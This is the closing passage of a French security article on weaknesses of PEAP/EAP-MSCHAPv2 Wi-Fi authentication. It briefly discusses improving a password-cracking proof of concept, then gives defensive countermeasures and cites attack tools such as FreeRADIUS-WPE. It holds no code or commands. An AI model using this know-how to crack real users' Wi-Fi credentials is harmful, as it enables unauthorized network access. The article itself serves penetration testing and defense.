Bien entendu, les résultats obtenus sont très dépendants de la manière dont laquelle est constituée la chaîne source du générateur du mot de passe en clair testé (l'instinct du « *pen-tester* » est important ici :)).

Il est certain que beaucoup d'améliorations peuvent être apportées à ce POC, comme utiliser des NT password pré-calculés et rangés par leurs 2 derniers octets...



4. Contre-mesures ?

Il n'y a aucun moyen de contrôler tous les clients sans fil pouvant se connecter à une architecture Wi-Fi (j'entends par là moyens simples et efficaces). De plus, il est facile pour un employé de comprendre que l'accès au réseau sans fil est soumis à son nom d'utilisateur et à son mot de passe. Ainsi, il va pouvoir essayer de se connecter au système d'information par le biais de toute sorte d'appareil (SmartPhone, PDA, ordinateur personnel). La première mesure à prendre dans ce type de déploiement est de restreindre la catégorie de personne à pouvoir utiliser ses identifiants pour se connecter. En effet, il est nécessaire de soumettre l'accès au réseau sans fil uniquement à la population qui a besoin de ce type d'accès. Ceci permettra de diminuer le nombre de comptes ayant accès au réseau, d'avoir une politique de mot passe plus dure pour ces comptes, et de savoir pour quel type de population augmenter le niveau de sensibilisation.

Une autre solution existe en milieu Microsoft afin de contrer ce type d'attaque : au lieu d'authentifier l'utilisateur, faire confiance à la machine et ainsi authentifier la machine. En effet, chaque machine appartenant à un Domaine Microsoft possède un compte machine (avec un mot de passe « aléatoire » et se renouvelant automatiquement). La plupart des supplicants (celui de Microsoft par exemple) offre la possibilité de se connecter au réseau sans fil en PEAP/EAP-MSCHAP-V2 en utilisant les identifiants du compte machine.

Il ne faut pas oublier qu'avec des méthodes d'authentification du type le MS-CHAP-V2, nous sommes en face d'un protocole d'authentification utilisant uniquement un nom d'utilisateur et un mot de passe, dit « faible ». Un protocole d'authentification du type OTP ou d'authentification mutuelle par certificats (EAP-TLS) semble plus approprié (authentification dite « forte »). Cependant, ce type de méthode amène son lot de problématiques que le déploiement de PEAP/EAP-MSCHAPv2 ne possède pas.

Ceci est une question d'équilibre entre risques, simplicité/coût de mise en œuvre et d'exploitation que nous laissons aux décideurs.

Références

[1] IEEE 802.11i : **http://standards.ieee.org/getieee802/download/802.11i-2004.pdf**

[2] IEEE 802.1x : **http://standards.ieee.org/getieee802/download/802.1X-2004.pdf**

[3] EAP RFC : **ftp://ftp.rfc-editor.org/in-notes/rfc3748.txt**
EAP *Method Requirements for Wireless* LAN : **http://www.faqs.org/rfcs/rfc4017.html**

[4] MS-CHAP-V2 RFC :**http://www.faqs.org/rfcs/rfc2759.html**

[5] *Cryptanalysis of Microsoft's PPTP Authentication Extensions* (MS-CHAPv2) : **http://www.schneier.com/paper-pptpv2.html**

[6] *Exploiting known security holes in Microsoft's PPTP Authentication Extensions* (MS-CHAPv2) : **http://ira.informatik.uni-freiburg.de/~eisinger/paper/pptp_mschapv2.pdf**

[7] FreeRADIUS – *Wireless Pwnage Edition* : **http://www.willhackforsushi.com/FreeRADIUS_WPE.html**

[8] mschapv2acc : **http://www.polkaned.net/benjo/mschapv2acc/index.html**

[9] XySSL : **http://xyssl.org/**

PEAP Pwned Extensible Authentification Protocol : **http://www.willhackforsushi.com/presentations/PEAP_Shmoocon2008_Wright_Antoniewicz.pdf**